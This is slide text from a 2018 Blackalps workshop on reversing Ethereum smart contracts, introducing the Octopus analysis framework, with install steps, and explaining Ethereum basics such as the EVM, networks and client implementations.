




WORKSHOP

— 8 November 2018 —

**Reversing & Vulnerability
Research of
Ethereum Smart
Contracts**

Blackalps 2018

© QuoScient | Blackalps 2018



QuoScient




Whoami



Patrick Ventuzelo

@Pat_Ventuzelo



QuoScient GmbH

- ▶ (Blockchain) Security Researcher/Engineer




Quolab

- ▶ Threat Intel & Response Platform
- ▶ Collaborative, Decentralized




What's my relation with blockchains?

- ▶ Blockchain Transaction Tracking
- ▶ Research about smart contracts, WebAssembly, ...
- ▶ Vulnerability Analysis/Research
- ▶ Smart contract Audit (ETH, EOS, ...)
- ▶ Security tool Development ([Octopus](#), Quolab, ...)



◇ Agenda

1. Blockchain concept
2. Quick introduction of Ethereum
3. Basic Ethereum testing lab
4. Reverse engineering of Ethereum smart contracts
5. Analysis and vulnerability research
6. Going deeper & Questions





Smart contracts analysis for...

- Users/ICO
 - ▶ Due diligence
 - ▶ Understand the Logic




- Security researcher
 - ▶ Bug hunting
 - ▶ Vulnerability research



- Company
 - ▶ Security audit
 - ▶ Bytecode Optimization



- Threat intelligence team
 - ▶ Transaction tracking
 - ▶ Analyze smart contract interactions






Octopus

- Security analysis framework
 - ▶ WebAssembly module
 - ▶ Blockchain Smart Contracts (BTC/ETH/NEO/EOS)
- <https://github.com/quoscient/octopus>

	BTC	ETH (EVM)	ETH (WASM)	EOS	NEO	WASM
Explorer	✓	✓	✓	✓	✓	○
Disassembler	✓	✓	✓	✓	✓	✓
Control Flow Analysis	✗	✓	✓	✓	✓	✓
Call Flow Analysis	✗	+	✓	✓	+	✓
IR conversion (SSA)	✗	✓	+	+	✗	+
Symbolic Execution	✗	+	+	+	✗	+






Install Octopus

<https://github.com/quoscient/octopus>

```
# Download Octopus
git clone https://github.com/quoscient/octopus
cd octopus

# Install Octopus and its dependencies
pip3 install -r requirements.txt
```





Ethereum (ETH) examples

- Use the command line tool:
 - ▶ `python3 octopus_eth_evm.py`
 - API Examples for:
 - ▶ Explorer
 - ▶ Disassembler
 - ▶ Control Flow Analysis
 - ▶ IR conversion (SSA)
 - ▶ ...

Examples

- ▶ WebAssembly
 - ▼ Ethereum (ETH)

Explorer

Disassembler

Introduction of Ethereum

01





Beginning of ethereum

- White paper:
 - ▶ by Vitalik Buterin – Nov 2013
 - ▶ Description of the project
 - ▶ <https://github.com/ethereum/wiki/wiki/White-Paper#ethereum>

- Yellow paper :
 - ▶ by Gavin Wood – Apr 2014
 - ▶ Ethereum's formal specification (Technical)
 - ▶ <https://ethereum.github.io/yellowpaper/paper.pdf>



ETHEREUM: A SECURE DECENTRALISED GENERALISED TRANSACTION LEDGER

BYZANTIUM VERSION fadb37b - 2018-03-20


DR. GAVIN WOOD
FOUNDER, ETHEREUM & PARITY
GAVIN@PARITY.IO

ABSTRACT. The blockchain paradigm when coupled with cryptographically-secured transactions has demonstrated its utility through a number of projects, with Bitcoin being one of the most notable ones. Each such project can be seen as



What is Ethereum?


- “Ethereum is a **decentralized platform** that runs **smart contracts**: applications that run exactly as programmed without any possibility of downtime, censorship, fraud or third-party interference.”
- Decentralized network (P2P)
 - ▶ launched on 30 July 2015
- Decentralized cryptocurrency (with $\approx 98M$ ETH - 01/18)
 - ▶ $1\text{ ETHER} = 10^{18}\text{ Wei.}$
- Open source
- Ethereum Virtual machine (EVM)
- Smart contracts
 - ▶ Application stored & execute on the blockchain
 - ▶ DApps (Decentralized Application)





Also... Ethereum as a "world computer"

- Ethereum:
 - ▶ generalized blockchain for smart contract development.
 - ▶ decentralized logic (contract)
- Swarm:
 - ▶ distributed storage platform and content distribution service.
 - ▶ decentralized storage
 - ▶ <http://swarm-gateways.net/bzz:/theswarm.eth/>
- Whisper:
 - ▶ private low-level datagram communication platform
 - ▶ decentralized messaging





Peer-to-peer network

- Peer-to-peer (P2P) computing or networking is a distributed application architecture that partitions tasks or workloads between peers.
- “Blockchains are *politically decentralized* (no one controls them) and *architecturally decentralized* (no infrastructural central point of failure) but they are *logically centralized* (there is one commonly agreed state and the system behaves like a single computer)” – Vitalik Buterin ([src](#))
- Distributed or Decentralized?
- Four Ethereum networks:
 - ▶ Mainnet : original and main network for Ethereum transactions
 - ▶ Ropsten: testnet with Proof Of Work (PoW)
 - ▶ Kovan: testnet with Proof Of Authority (Parity only)
 - ▶ Rinkeby: testnet with Clique Consensus (Geth only)






Fig. 1—(a) Centralized. (b) Decentralized. (c) Distributed networks.



Ethereum network participants

- A full node is:
 - ▶ Piece of Software
 - ▶ Connected to other nodes
 - ▶ Maintains locally a **copy of the blockchain**






Ethereum Virtual Machine

- EVM is a **sandboxed virtual stack machine** embedded within each full Ethereum node.
 - ▶ [https://github.com/ethereum/wiki/wiki/Ethereum-Virtual-Machine-\(EVM\)-Awesome-List](https://github.com/ethereum/wiki/wiki/Ethereum-Virtual-Machine-(EVM)-Awesome-List)


- EVM instructions set: ~160 instructions
- 256 bits words
- Memory management
 - ▶ Stack (max size: 1024 words)
 - ▶ PUSH / POP
 - ▶ Storage (persistent)
 - ▶ SSTORE / SLOAD
 - ▶ Memory (Volatile)
 - ▶ MSTORE / MLOAD





Client/Node/EVM Implementations



- Geth - Official Go implementation of the Ethereum protocol
 - ▶ <https://github.com/ethereum/go-ethereum>
- Parity – Rust implementation
 - ▶ <https://github.com/paritytech/parity>
- cpp-ethereum – Official C++ implementation
 - ▶ <https://github.com/ethereum/aleth>
 - ▶ <http://www.ethdocs.org/en/latest/ethereum-clients/cpp-ethereum/>
- Pyethereum – Official Python implementation
 - ▶ <https://github.com/ethereum/pyethereum>
 - ▶ Seems to be py-evm now



